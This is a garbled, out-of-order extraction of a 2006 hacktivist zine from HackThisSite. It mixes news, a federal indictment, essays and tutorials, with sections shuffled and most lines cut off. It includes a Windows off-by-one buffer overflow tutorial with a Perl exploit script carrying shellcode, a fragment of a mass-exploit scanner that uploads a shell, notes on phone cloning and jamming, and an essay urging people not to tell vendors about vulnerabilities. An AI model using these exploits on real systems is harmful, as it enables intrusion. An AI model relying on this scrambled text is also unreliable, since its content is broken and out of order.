

```

004012C7 |. 0FB600 |MOVZX EAX, BYTE PTR DS:[EAX]
004012CA |. 8802 |MOV BYTE PTR DS:[EDX], AL ; move bf[i] int
004012CC |. 8D85 F4FBFFFF |LEA EAX, DWORD PTR SS:[EBP-40C]
004012D2 |. FF00 |INC DWORD PTR DS:[EAX]
004012D4 |.^EB CD \JMP SHORT a.004012A3
004012D6 |> C9 LEAVE
004012D7 \. C3 RETN

```

and like this when compiled with gcc:

```

004012C3 |. C745 F4 000000> MOV DWORD PTR SS:[EBP-404], 0
004012CA |> 817D F4 FF0300> /CMP DWORD PTR SS:[EBP-404], 3FFF
004012D1 |. 7F 15 |JG SHORT a.004012E8
004012D3 |. 8D45 F8 |LEA EAX, DWORD PTR SS:[EBP-400]
004012D6 |. 0345 F4 |ADD EAX, DWORD PTR SS:[EBP-404]
004012DE |. C600 41 |MOV BYTE PTR DS:[EAX], 41
004012E4 |. FF00 |INC DWORD PTR DS:[EBP-404]
004012E6 |.^EB E2 \JMP SHORT a.004012CA

```

As can be seen in the hex dump around buffer in OllyDBG when running the routine:

```

00 00 05 00 00 00 41 41 #...AA
41 41 41 <junkjunkjunk> AAA

```

the 05 00 00 00 is a DWORD reserved for int i, after that with junk after it, that is to be overwritten with the data in the buffer. And this will eventually overwrite the last byte (in the case of a mingw compilation with the byte at position 1024 + 1) inside argv[1]. Now I disassembled Main:

```

0040130D |. E8 7EFFFFFF CALL a.00401290
00401312 |. B8 00000000 MOV EAX, 0
00401317 |. C9 LEAVE

```

# Hack This Zine! 04

Ammo for the Infowarrior

HackThisSite.org

2006

```

# unset HISTFILE; ./clean.sh; cat >> /var/www/hackthissite.
#####

```

```

                                if
                                c
                                (
                                t
                                p
                                =
                                $te
                                se,80,$e
                                SQL $spoits
                                exploit($b
                                oit() //
                                oi
                                < count($fork
                                $starge
                                com
                                exploit
                                ighe
                                code not
                                +) {
                                people!
                                "/"$,t
                                1; $r<
                                $r]."/"; } if($1 == 0) // UPLOAD $spl
                                $shellcontent); elseif($1 == 1)

```



```

extend,$sploits[$1][$i]->SQLQ,$user,$
oit routine { for ($l = 0; $l < count
[$1]; $i++) // all forks of current
= array(); $targetcount = 0; Googl
// google them if ($targetcount>
count = $searchlimit; for ($x =
replace("http://", "", $starg
truct URL $base = $temp[
{ $extend .= $temp[
,$extend,

```

see you on the front page of the last newspaper those mothe

```
#####
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```



Electronic Civil Disobedience Journal !! Published by

```
#####
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

anti-(C)opyright 2006

This zine is anti-copyright : you are encouraged to Reuse,

This app differs from the first in one major concept, it does for(i = 0; i <= BUFFSIZE; i++) what makes it off-by-one, but copy till BUFFSIZE+9. This is because I first compiled my app and the stack layout look like:

```

saved_eip
saved_ebp
[Mr-x DWORD]
[Mr-x DWORD]
char buffer[255]
char buffer[254]
...
char buffer[000]
int i

```

there are two DWORDs of unknown purpose between our buffer. I first suspected them to be canary values, but since their contents change that's bullshit. I will talk about this later. As I already know there are no such problems with VC6 or Gcc, this seems to be a mingw bug (I'll report Tonto for verifying this).

The routine Funk (for a Mingw compiled program) looks like this when disassembled:

```

00401290 /$ 55 PUSH EBP
00401291 |. 89E5 MOV EBP,ESP
00401293 |. 81EC 18040000 SUB ESP,418
00401299 |. C785 F4FBFFFF > MOV DWORD PTR SS:[EBP-40C],0
004012A3 |> 81BD F4FBFFFF > /CMP DWORD PTR SS:[EBP-40C],408
004012AD |. 7F 27 |JG SHORT a.004012D6
004012AF |. 8D45 F8 |LEA EAX,DWORD PTR SS:[EBP-8]
004012B2 |. 0385 F4FBFFFF |ADD EAX,DWORD PTR SS:[EBP-40C]
004012B8 |. 8D90 00FCFFFF |LEA EDX,DWORD PTR DS:[EAX-400]
004012BE |. 8B45 08 |MOV EAX,DWORD PTR SS:[EBP+8]
004012C1 |. 0385 F4FBFFFF |ADD EAX,DWORD PTR SS:[EBP-40C]

```

```
mov ESP,EBP
add ESP,4
pop EBP
```

(which is also LEAVE).

Now, we want ESP to point to the address of our shellcode (overflowing buffer), so since ESP will be EBP+4 so saved EE address of our shellcode, 4. Since we cannot control the the ebp, we can't make ESP hold the address of the start of our shellcode, so we should fill it with nops till the address we can make ESP hold the address of our shellcode.

Well when researching this vuln, I found some weird differences in compilers. When compiled with VC6 or gcc, there seems to be no difference, but when compiled with Mingw, there is a problem in a minute.

Now take this app:

```
#include <stdio.h>
#include <cstdlib>
#define BUFFSIZE 1024

void Funk(char* bf)
{
    char buff[BUFFSIZE];
    for (int i = 0; i < (BUFFSIZE+9); i++)
        *(buff+i) = bf[i];
}

int main(int argc, char *argv[])
{
    Funk(argv[1]);
    return 0;
}
```

everything in this zine as you please. This includes: printing and distributing to friends and family, copying and pasting his own works, mirroring electronic versions to websites and forums or anything else you could think of - without asking permission.

The Summer '06 issue of the zine has possibly our best collection yet and is published in full color in time to distribute at the guerrilla workshop at the sixth Hackers On Planet Earth conference.

Mind you, this was no easy feat, in fact it was through a series of events that we had ended up in NYC at all. The night before we hit the road we had a lot of editing to do on the zine, not to mention printing and distributing. To celebrate we decided to hold an acoustic show and trip on purpose. The trip was long. Around 10 in the morning reality started to creep back in. I spent many long hours hopped up on caffeine trying to arrange the printing of the zine while packing our HOPE supplies. We were quite literal about it. I had a PDF on the road to NYC while driving eight people in a single car. I mention that one of us had to ask permission from the judge to go to the hacking convention while facing federal felony charges.

At last we had made it to NYC to the convention site and immediately set up a table and met up with several other Hackbloc'ers/HTS'ers who had come to make several printing runs because each time we had brought a table the table they had been taken within fifteen minutes. All our stuff was being given away, including new and old HTS zines, cds of the DisrespectCopyrights.net file archive, newsletters for the zine, and other posters pamphlets and propaganda, were given away. It was an amazing feat considering the time energy and resources we had spent developing this, also considering that this year they were taking a table while at the Fifth HOPE we had tabled for free.

We had also organized a guerrilla workshop on hacktivism on the side. In addition to the other presentations and lectures, we arranged chairs for a round table we could have a round table collective meeting where everyone

participate without any top down hierarchy. Dozens came to discussion on past and present examples of hacktivism, sett around the country, security culture both on the internet a organizations, and future goals of hacktivism. We also disc meanings and interpretations of the word Hacktivism, includ jamming hacktivism such as the Yes Men, online civil disobe Electronic Disturbance Theatre, fighting censorship such as project, developing a free and secure internet such as Tor, Guerrillanet, the need to set up computer co-ops and offer technology for the public, and defending free speech and op such as IndyMedia.

Compared to the hacktivist movement worldwide which already several dozen hacker spaces and squats, we still have a lot However, during the weekend we had made several valuable cc developed several ideas for future hacktivist related proje a long road ahead, our experiences with HOPE has given us i opportunity to learn and share with other hackers and activ world.

```
#####!
####  TABLE OF DISCONTENTS  ####
#####!
```

```
          -NEWS and INTRO-
Zen and the Art of Non-Disclosure    -
Anti-DRM Flash Mob                  -
U.S gov. Indicts Hacktivist         -
```

```
          -THEORY-
Fear and Paranoia                    -
How the Net was Lost                 -
Consumerist Society Revisited        -
```

times.

Ok imagine (or just read ;p) this situation:

```
#include <stdio.h>
#include <cstdlib>
#define BUFFSIZE 1024
int main(int argc, char *argv[])
{
char buff[BUFFSIZE];
for (int i = 0; i <= BUFFSIZE; i++)
*(buff+i) = argv[1][i];
return 0;
}
```

Well, some people will say, what's the problem mate, you ju BUFFSIZE, so all fits nicely! Well, upon closer examination wrong because the loop is off-by-one (because of the <= ins we have an overflow of exactly ONE byte, what's that gonna l answer to that let's look at the layout of the stack with s

```
saved_eip
saved_ebp
char buffer[255]
char buffer[254]
...
char buffer[000]
int i
```

so if we overflow buffer with one byte, the last byte of th ebp will be overwritten, thus we can trick the program into original EBP (saved in the function prologue: push EBP, MOV (partially) overwritten value.

This action being followed by the function epilogue:

(instead of just coding secure) by "sanitizing" the argument sanitizing routine is off by one, since not elements m through but m through n-1. Thus leaving the last argument argv[3] un our data. I know, this example is TOO obvious, but it is an off-by-one errors. So exploiting this bitch wouldn't be hard how to exploit buffer overflows on the windows platform (if either Tonto's articleb0f\_1 or mineb0f\_2 ) the exploit would

```
#!/usr/bin/perl
my $ShellCode = "\x33\xc0\xeb\x16\x59\x88\x41\x04\x50\x51\x
xb8\x24\xe8\xd3\x77\xff\xd0\xb8\x63\x9
```

```
8\xe5\x77\xff f\xd0\xe8\xe5\xff\xff\xff\x68\x69\x32\x75\xe"
```

```
my $TargetApp = "C:\\lameapp";
my $OverflowString = "\x90"x28;
```

```
my $JMPESP = "\x24\x29\xd8\x77";
my $XploitStr = $TargetApp." 666 666 ".$OverflowString.$JMP
system($XploitStr);
```

Stack Frame pointer overwriting:

Another interesting case of off-by-one is stack frame point documented by Klog (<http://www.phrack.org/phrack/55/P55-08>) basic aspects in a windows situation (yeah yeah call me name Imagine a situation of the worst case, a buffer overflow in overflow with ONE byte (off-by-one), how could this lead to code execution of the app? That'll be discussed here.

There are some differences between the linux (discussed by variant, with the windows variant having some drawbacks over There are a multitude of possible situations when it comes pointer overwriting, every situation having it's own unique is a 'worst case scenario' exploit, exploitation will be qu

-SKILLS-

- Disrespect Copyrights in Practice -
- Advanced Cross-Site-Scripting -
- Cellular Suprises -
- Exotic vulnerabilities -
- Windows BOF Adventures -
- Deus Ex Machina: Artificial Hacker -

-RECIPES-

- Use "Off the Record" Messageing -
- Start a Wargames Competition -
- How to Start a HackBloc -
- Start A Free Pirate Shell Server -

-ACTION-

- Free the Sagada 11 -
- Let's Throw A PIRATE PARTY -
- Capture the Flag -

```
#####
-####      NEWS and INTRO      ###-
#####
```

```
#####
#                                01. Zen and the Art of Non-Disclosure
#####
```

As hackers, squatters, scammers and phreaks, we are often amazing, how do you do it?" Yes, there still is magic out there going to find you, nor will you find it through a google search

It's a vulnerability so long as the vendor isn't informed it's a squat so long as it's "legal owner" doesn't find out and it's an underground party so long as no one slips up and

place. Same goes for sneaking into theatres, copy hookups,

How do we keep these tricks alive? By keeping them a secret need to know. A magician never reveals her secrets lest it magical. You will likely never hear the magician's true name

Why do people publicly release these tricks in the first place? effects does this have? Those vulnerable to the trick will promptly patch their weaknesses. And law enforcement will have to learn and train themselves as well as find out who to bust. They fall into the wrong hands and be counter-productive (script kiddies, wingers, fascists, etc).

All so you can get your name on some security list as the first", and in all probability, you probably weren't the first real people who made the discovery would want nothing to do with it. And they probably have a billion more important things to do than a trick in the first place.

So before you spill the beans, ask yourself whether there are these tricks more than you do, or whether there are already people and would full disclosure jeopardize their secret plans?

That being said, we can move on to more pressing issues: the hacker movement to learn and grow without giving away secrets and tricks? This was the big question as we were putting together the zine, thinking about whether we should publish instructions on how to hack Y'. Certainly we don't want to become some "elite" because it again becomes about individual ego and not the community. Individuals come and go, ideas last forever. So we have to be others willing to learn, but find a way to do it in a careful manner. And it's not gonna happen by giving away proof-of-concept teaching the approach and technique so people can figure it out

I don't think that was our conscious goal of Hack This Site was the result. We wanted to introduce people to the wild world

```
if((strcmp(UserArray[i].Username,User) == 0) &&
(strcmp(UserArray[i].Password,Passwd) == 0))
return UserArray[i].Access;
}
return 0;
}
```

```
int main(int argc, char *argv[])
{
if (argc != 4)
{
printf("[?]Lameapp v1.0\nUsage: %s username password data\n");
exit(-1);
}
Initialize();
//'Sanitize' input
for(int i = 0; i < (3-1); i++) // The coder thinks this will work
but it will only loop //from 1 to 2 (fencepost error)
if(!IsNoShellcode(argv[i+1])) // 'avoid' shellcode in the buffer
exit(-1);
SomeLoop(Auth(argv[1],argv[2]),argv[3]);
return 0;
}
```

Ok, I hear everyone thinking WTF?! What is the PURPOSE of this code? none, it's totally useless, but hey, it's an example and so is nowdays. The app works as follows:

```
lameapp.exe username password data
```

Assuming we can't read the passwords (we can't do DLL-injection, can't reverse it, etc just ASSUME it for a second ) we don't know which is nothing to worry about, because the loop will run until unauthenticated (because of the do { } while off-by-one error) programmer tries to prevent shellcode being 'stored' in either

```

// the loop will however run at least 1 time, because of th
this is off-by-one
// this kind of error occurs quite often, but less obvious
do {
LameFunc(Data);
Times--;
} while (Times > 0);
}

```

```

void Initialize() // initialize the 'users' which may only
usernames and passwords
{
UserArray[0].Username = "123";
UserArray[0].Password = "321";
UserArray[0].Access = 9; // number of times their loop will
UserArray[1].Username = "456";
UserArray[1].Password = "654";
UserArray[1].Access = 1;
}

```

```

bool IsNoShellcode(char* Data) // checks if Data is numeric
{
for(int i = 0; i < strlen(Data); i++)
if (((int)Data[i] > 57) || ((int)Data[i] < 48))
return false;
return true;
}

```

```

int Auth(char* User,char* Passwd) // checks if user and pas
so it returns the //number of times their loop will run, el
since the coder is under the false //assumption the loop wc
Times is 0
{
for (int i = 0; i < UserCount; i++)
{

```

put together several series of hacking challenges modeled a with real vulnerabilities. Creating this safe and legal tra people were able to jump in and start with the basics, not exploits or "appz", but by hands-on security research. Peop shit because we're dominated by newbies or that we are aimi assured, there are plenty of us with skill waiting in the b YOU to start asking the right questions so the real training want to share our shit with those who want to learn.

Before you can walk, you have to learn to crawl. And when be shown the path. And this is what every white-hat, securi full-disclosure advocate fails to see: we can show you the and offer you the red pill, but you have to take that first black hat hacktivist ninja.

Cause you're not helping anybody when you alert the vendor proof of concept code.

Or get that full time computer security job for the phone

Or turn in your buddies to the FBI when the going gets tou

This is what is known and loathed as "selling out", and it forces which are working to destroy the hacking movement. T seduced into it either end up regretting it or lose a bit o the process of becoming a zombie worker bee for the Establi

So you've gone this far, but where are we going and what d probably realized this world isn't a very friendly place fo hacktivist ninjas but for most people in general, unless yo that top 1% where you have your own mansion, private jet an day we hear about how hackers and activists are criminals a watch television you are also probably tired of hearing abo tapping your phone or reading your mail protects os from te another thousand dead babies in Iraq is a Strong Victory fo Democracy. So instead of boring you and further let me enco That Television and Get Involved with your Community cause

Act:

¥ get involved with your local indymedia center to tell the media ignores  
¥ set up servers for radical websites and email lists and to communicate securely on the internet  
¥ find ways to get shit for free (free copies, free internet transportation, etc) and share it with those who need it  
¥ help develop the next Internet, one that is free from NSA shaping, hierarchal domain authorities, or corporate control  
¥ help inspire those who will grow to be bigger stronger and I who will deal that final blow against capitalism and the

There is still magic out there for those who seek it: don't wait for you!

```
#####  
#           02. Anti-DRM Flash Mob Hits Apple Stores in Eig  
#####
```

In a coordinated action at 8 cities across the United States, protesters donned bright yellow Hazmat suits and swarmed Apple Stores, claiming that Apple iTunes is infected with Digital Restrictions Management and that Apple's products are defective by design.

The technologists displayed posters mocking Apple's marketing graphic images of a silhouetted iPod users bound by the ubiquitous cord. The group claim that as the largest purveyor of media, Apple has paved the way for the further erosion of users' privacy made possible by the technology.

The coordinated protest was organized by DefectiveByDesign, a campaign targeting Big Media and corporations peddling DRM. Since the launch of the campaign we have had more than 2,000

```
DoSomething(X[i+m]);
```

the coder might think he would perform the action over elements m to n-1. actually he performs them over m to n-1.

So it's actually the result of a shit-ass coder? Well, it is. This bug is made more often than you think. Often hidden deep within an app, and not quite as obvious as the given examples. The following is an example (totally useless) app that features 3 vulns that can lead to system compromise.

```
#include <cstdlib>  
#include <iostream>  
#define UserCount 2
```

```
using namespace std;
```

```
struct UserStruct {  
    char* Username;  
    char* Password;  
    int Access;  
}; // lame 'user' structure
```

```
UserStruct UserArray[UserCount]; // array
```

```
void LameFunc(char* Data) // some lame no-good function  
{  
    char buffer[10];  
    strcpy(buffer,Data); // extremely simple b0f for demonstration  
    return;  
}
```

```
void SomeLoop(int Times,char* Data)  
{  
    // The coder thinks that if Times is 0, the loop won't run  
    // Times < 0) will be false
```



```
#####
#                               Exotic Vulnerabilities
#####
(code and other files associated with nomenclura's article
http://www.hackbloc.org/zine/vivalarevolution.rar - pass is
```

Intro:

Well, this small paper will be discussing two exotic vulns and more common, or actually more common knowledge. When bC hit the scene back in the days of Aleph1 they were extremel (and still are in some), but more and more coders are getti security risks and are doing boundschecking and are taking these 'protections' can often be circumvented in very silly neglected and misunderstood bugs. I will be discussing off-integer overflows in this paper.

Off-by-one errors:

I'm discussing off-by-one errors here, for those who don't off-by-one error is, here is a short description from wikip

"An off-by-one error in computer programming is an avoidabl loop iterates one too many or one too few times. Usually th when a programmer fails to take into account that a sequenc rather than one, or makes mistakes such as using "is less t than or equal to" should have been used in a comparison."

Example:

Imagine the coder would want do preform an action on elemen X, how would he calculate how many element would he have to answer n-m, which is ...

WRONG. This example is known as the "fencepost" error (the problem). The correct answer would be n-m+1. See the follow

```
for(int i = 0; i < (n-m); i++)
```

the pledge to take direct action and warn people about DRM" manager Gregory Heller described the explosive grassroots e

About a dozen activists gathered in Chicago at the Apple store in the busiest shopping area of Chicago, to protest Apple's use of Digital Rights Management technology. Members from the local Chicago Linux User Group (chicagolug.org), Free Software Foundation(fsf.org), Defectivebydesign (defectivebydesign.com), and Hackbloc Chicago(hackbloc.org) helped organize the event by bringing bio-hazard suits, anti-Apple stickers, and posters of people getting roped up by their illegal use of official Apple ads. Shoppers stood in awe and curiosity as the protesters gathered in front of the store in a panic, handing out flyers and other items in a public spectacle. Several Apple employees gathered by the front of the store preventing us from entering the store while refusing to discuss the use of DRM technology.

More information, see [www.defectivebydesign.com](http://www.defectivebydesign.com) or [www.fsf.org](http://www.fsf.org).

Pirate Party Condemns Raid on File Sharing Servers  
June 3rd, 2006: Pirates gather in Stockholm to protest the law on over a hundred servers related to The Pirate Bay, Piratbay. Demonstrators demanded that the Swedish government should stop the file sharing issue rather than criminalizing more than 100,000 citizens.

```
#####
#                               03. US Government Indicts Hacker Activists
#                               Felony Computer Fraud and Abuse Act Charges
#####
```

The US District Attorney and the FBI has pressed felony charges against Hammond, hacker activist and founder of website HackThisSite.com, alleged hacking the website of the right-wing hate group PragerU. The indictment issued on June 26, 2006 follows an FBI investigation

than a year since Jeremy's apartment was raided in March '08 for violating the Computer Fraud and Abuse Act.

The US DA alleges that Jeremy was involved with a hacker group called the Internet Liberation Front that allegedly hacked into and gained access to an entire database belonging to the right-wing hate group Protostar. Originally, ProtestWarrior has baselessly accused Jeremy of using credit card data to make donations to leftist and charity groups. The FBI is not making any accusations related to intending or using credit card data.

Despite that no damage has been done to the ProtestWarrior, no personal details or credit card information has been released. Jeremy is facing serious felony charges which could result in massive fines.

Jeremy is still "free" on a unsecured bond which imposes several conditions which includes submitting to regular drug testing, no right to a passport or leaving the state without the judge's permission, use of the computer / internet except for "web designing for clients".

Jeremy has not testified against, provided evidence, or incriminated himself and has not cooperated with the FBI in any investigation or trial. He is the only one who has been arrested in connection with this incident.

Ironically enough, a former friend and administrator who had been on the HackThisSite.org website was responsible for informing the FBI of the attack and has provided so-called evidence to the FBI that was engineered to make Jeremy look like the perpetrator of the incident. This is apparently what was responsible for the incident on his apartment, and if brought up as evidence during the trial he will be thrown out on grounds of heresay due to the chain of custody.

At the most recent court date, the DA asked Judge Zagel to

prices, usually hundreds of dollars, or you could just make several old cell phone models. Next, we have cellular cloning, so one phone mimics another. By copying a phone's MIN and ESN. Say I copy the ESN and MIN of phone A to phone B. Then phone B rings, and all charges from phone B will be billed to phone A. I can make free calls while someone else pays the bills. These numbers are stored in the Number Assignment Module (NAM). The NAM works like an EEPROM chip; you guess which is easiest to clone. Next, we have unlocking. This is probably the most common thing people do with a cell phone is locked it means you can only use it with a carrier's provider's SIM cards. To unlock the phone you have to enter a code that varies from phone to phone. Usually you can just call up your carrier for them for the unlock code, but you can also find them in a variety of publications. On another note, you remember those menus I mentioned in the text? Well, they certainly exist. Each phone has at least one menu that contains anything from pixel tests to security settings specific to the wireless providers, not consumers. These menus can be accessed by a code, which like the unlock code, varies from model to model. There are also cell phone jammers. This is a cellular DoS attack on a surveillance system. Jammers can be set to a certain frequency; the more expensive jammers cover a range of frequencies. By emitting a signal on the same frequency as the digital cell phones, the signals are effectively canceled out. So, that scanning, cloning and jamming are illegal?

A complete works cited for this article is available online at [www.gsmworld.com](http://www.gsmworld.com). The first link is really nice, my favorite part of this site is GSM Roaming, which provides roaming information for any GSM provider in any country in the world. If you travel a lot and need reliable roaming coverage. See also [www.cellreception.com](http://www.cellreception.com). They've got the lowdown on a variety of cell phone models and a listing of cellular phone towers anywhere in the world. Also a listing of cellular dead spots which are areas with no service. Mother Nature, not cell phone jammers.

Peace, ~BrokenKeychain~

Location Area Identity (LAI). Before we can talk about LAIs one more term, that being the Public Land Mobile Network (PLMN) phone network. The information transmission for cellular phones is done around cellular towers, which of course use radio waves. PLMN are wireless networks that use radio transmission involving land mobile transmitters or radio base stations, so wireless phone services include internet services, and so on. An LAI is an identifying code for cellular towers that allows a cellular phone to select the tower with the strongest signal. You might have a single signal bar showing one bar, suddenly it jumps to five. Your phone just switched to a different tower with a stronger signal.

The last thing I'll mention relating to SIMs is the International Mobile Subscriber ID (IMSI), which is a number that identifies your UICC.

On a final note, what if my antenna signal is low, a flip phone just won't switch networks. For a while now, a bunch of people have been selling little golden circuit stickers that you can attach to your phone, under the battery, and "boost your antenna signal." They sell for around \$20 in stores and they are bogus, they are a waste of money. The older ones are rectangular; I know you can find them out with little square ones now because the old ones are too big for practically all the flip phones. Adding a little golden circuit sticker inside of your phone will in no way boost your antenna signal. It's a stupid money making scam that you should understand under no circumstances. If your antenna signal is extremely low and you're moving, it takes a few minutes. If not you can always manually change networks in the settings option that allows you to search for available networks and

With so many people using cell phones, naturally there are people who push the limits of cellular law with a number of inventive applications, not going into detail on these applications, largely considered either a load of fun or unlawful. What are scanners? Electronic Communications Privacy Act. What are scanners? They let you listen in on other conversations. You can buy scanners

Jeremy for his history of criminal behavior, most of which are misdemeanors for political protest related events. Following the 'chalking sidewalks', the judge warned Jeremy that any future protests could result in either home confinement with electronic surveillance or completely revoke his bail and put him in jail until the re-arrest. As the Judge describes, Jeremy "no longer has the same freedom

Jeremy is now staying out of any direct action or illegal activities and protests which could result in arrestable situations, both for his own safety and the safety of others. After a 10 day Vipassana meditation course and seeking mediation with those who he has wronged, or those who have issues with him, with the intent of resolving political issues and as well as for his personal development.

While federal prosecutors claim that this is being treated as a criminal charge, it is obvious that this is a politically motivated amount of money the FBI has spent investigating and prosecuting an activist doubtlessly exceeds the next-to-no damages done to the ProtestWarrior.com website.

As an activist who has worked to help and teach people all over the country, federal prosecutors and the judge that Jeremy not be given a 'crime' that has resulted in no damage to any property or person.

full text of the indictment:  
UNITED STATES DISTRICT COURT  
NORTHERN DISTRICT OF ILLINOIS  
EASTERN DIVISION

UNITED STATES OF AMERICA vs JEREMY A HAMMOND

Violations: Title 18, United States Code, Sections 1030(a)(1)-(7)

COUNT ONE SPECIAL FEB 2005 GRAND JURY charges:

1. At times material to this indictment:

a. ProtestWarrior.com was a website that promoted certain p  
ProtestWarrior.com's website was maintained on a computer s  
Miami, Florida. Visitors to the ProtestWarrior.com website  
of the website, and could purchase items and make donations  
store using a credit card. As a result, the ProtestWarrior.  
contained databases that included personal information abou  
website, including credit card account information, home ad  
other identifying information. These databases on the compu  
available online to the general public. Rather, only author  
been issued passwords by the administrators ProtestWarrior.  
access these databases of personal information

b. Defendant JEREMY ALEXANDER HAMMOND was an administrator  
hackthissite.org which described itself as "an online movem  
activists and anarchists."

c. Between January and February 2005, defendant HAMMOND acc  
ProtestWarrior.com's server without authority on multiple c  
to obtain information not otherwise available to him or the  
specifically, credit card numbers, home addresses, and othe  
information of the members and customers of ProtestWarrior.

2. On or about February 1, 2005, at Chicago, in the Norther  
Illinois, Eastern Division, and elsewhere, JEREMY ALEXANDER  
herein, by interstate communication, intentionally accessed  
ProtestWarrior's server, a protected computer, and thereby  
namely credit card numbers, home addresses, and other ident  
its members and customers, from that protected computer; In  
18, United States Code, Sections 1030(a)(2)(C) and 2

FOREPERSON : UNITED STATES ATTORNEY

-#####-

Now, technically, SIM is not really the card itself. SIM re  
Integrated Circuit Card (UICC) with an SIM application that  
and text messages. Among other things, it can also store me  
browser bookmarks for those with wireless Internet phone ac

The SIM card also contains several numbers that identify it  
that uses it. First is the International Mobile Station Ide  
The IMSI number is a unique 15 digit identification number  
and Universal Mobile Telecommunications System (UMTS) netwo  
users. UMTS is a third generation mobile phone system, as a  
is second generation. Originally, UMTS phones were incompat  
of 2004, UMTS phones have been dual UMTS/GSM, allowing them  
functioning in a UMTS unsupported area. UMTS has also been  
isn't exactly true since UMTS only uses W-CDMA's air interf  
between phones and towers, while using GSM's Mobile Applica  
the protocol providing mobile functions like call routing a  
codecs. The equivalent of the SIM on UMTS is the USIM or Un  
Identity Module.

Don't go getting the IMSI and the IMEI confused. They're bo  
identification numbers, however, IMEI is for your phone, an  
SIM. The IMEI will be printed on an information sticker und  
your phone, and you can also bring it up by using the stand  
The IMSI will be printed on your SIM card. Often the format  
xxxxxxxxxxxxxxx. Like the IMEI, this number can be taken ap  
into portions, the formatting becomes xxx-xx(x)-xxxxxxxx(x  
part two and an x in part three in parenthesis? The first s  
your Mobile Country Code (MCC). There is a special set of I  
codes. The next set can be either two or three digits, depe  
live: two digits in Europe, three in North America. This is  
Code (MNC) which tells you what mobile network you're using  
can be nine or ten digits is the Mobile Station Identificat  
which uniquely identifies you as a network's subscriber.

The MCC and MNC come together with the Local Area Code (LAC

xxxxxxxxxxx. That looks pretty ugly, so I'm going to cut it xxx-xx-xxxxxx. The first part is the manufacturer's decimal code which tells you who made your phone. The next 2 digits the last 6 digits are the phone's serial number (SNR) unique phone.

With GSM you have an IMEI code. An IMEI code is a unique 15 number formatted: either xxxxxx-xx-xxxxxx-x or xxxxxxxx-xxx the phone's production date, before or after January 1, 2000 digits are the type approval/allocation code (TAC). This should approval/allocation was sought for the phone. The first 2 digits represent the country code. I shouldn't need to say this, but country code is the same for both wired and wireless telecommunication second group of numbers is the Final Assembly Code (FAC) and the manufacturer.

However, a procedure set January 1, 2003 makes the FAC obsolete until April 1, 2004 when it is no longer included. Because of procedure, the TAC was expanded to 8 digits. The third group is the Serial Number (SNR). Finally, the last group is the Check Digit check the code for its validity. It's a checksum to prevent CD only applies to phones of Phase 2 and higher, Phase 1 GSM 0 for the CD. An International Mobile Equipment Identity and (IMEISV) number is sometimes used. It gives you the phone number by adding a 2 digit Software Version Number (SVN) at the end. So the number format is changed to xxxxxxxx-xxxxxx-x-xx.

Further information on your phone is contained in the Subscriber (SIM) card. The SIM card originally started out on GSM phones usefulness of the card and promptly began implementing it and are still superior though. When you turn on your phone and features too early, you may get a message like "Reading SIM number stored in your phonebook without going through the phone list the name of the person you're calling. That's because such as numbers and missed calls is, usually by default, stored

-#### THEORY ###-  
-#####-

#####

# 04. Fear, Paranoia and Mental Health for Hackers  
#####

"There is this thing keeping everyone's lungs and lips locked and its seeing a great renaissance." -The Dresden Dolls

Every day I woke up with an overwhelming sense of dread. In bed, I was locked in my head, locked in my room of my own. Trapped in a cage that I could not get out of. Fear had finally along with its twisted cousin paranoia. I knew that I had to state, this room. I couldn't get out of my own head though, a jail more unescapeable than the one within our own minds. This is not an uncommon story. It happens all the time to hackers and anarchists. We have the virtue of seeing many of the things going on. There are some scary things happening in the world truly sad things. But we can never let fear consume us.

#### FEAR AS A FORM OF SOCIAL CONTROL

The greatest example of the forces that control the world is to strengthen their control would be "The war on \*". Any war on fear further throughout the world whether it be a war on communism, drugs, a war on terrorism or the coming war on freedom. Don't matter what the cause! And don't support fear either, coming. Unfortunately sometimes even the best of us can get too run with everything from the bullshit of daily life to the some sadness of reality. The isolation of sitting in front of a TV hours every day can draw you into fear and paranoia as well as surrounding your self with people. Like I said, it happens to all are some tips to keep your sanity and keep active!

Dont isolate yourself

If you are starting to feel overwhelming depression, don't find a trusted friend and let them know how you are feeling someone, even if it is only for a couple hours. Your friend yourself and get into a healthier state of mind.

Ok so sometimes maybe you should isolate yourself

Sometimes there are too many people around in your everyday get away, this can easily happen in large shared living spa those who just work on a lot projects. Sometimes it is good woods and camp for a few days. Go remember why you are work world and what you are doing, who you are.

Love yourself and others

This is probably the most important point that I can make. greatest weapon of those in power is fear. The best way to Always remember to love yourself. And make love to yourself love yourself, love others! If you love your self and other a much easier time coming back from a nervous breakdown or you will always know that you have yourself and those that

There are lots of amazing things happening right now and ev of capitalisim are waning. They are falling and will contin long as we keep changing the world. We can't change the wor in paranoia and fear so we must keep sane and stay in touch in love.

\*\* Eye on Big Brother \*\*

\* FBI Seeks to Expand Network Tapping Capabilities

The FBI is trying to expand the Communications Assistance f Act(CALEA) to have greater electronic surveillance capabili bill would force manufacturers of common networking devices telephone switches, wifi routers, etc) to develop modificat

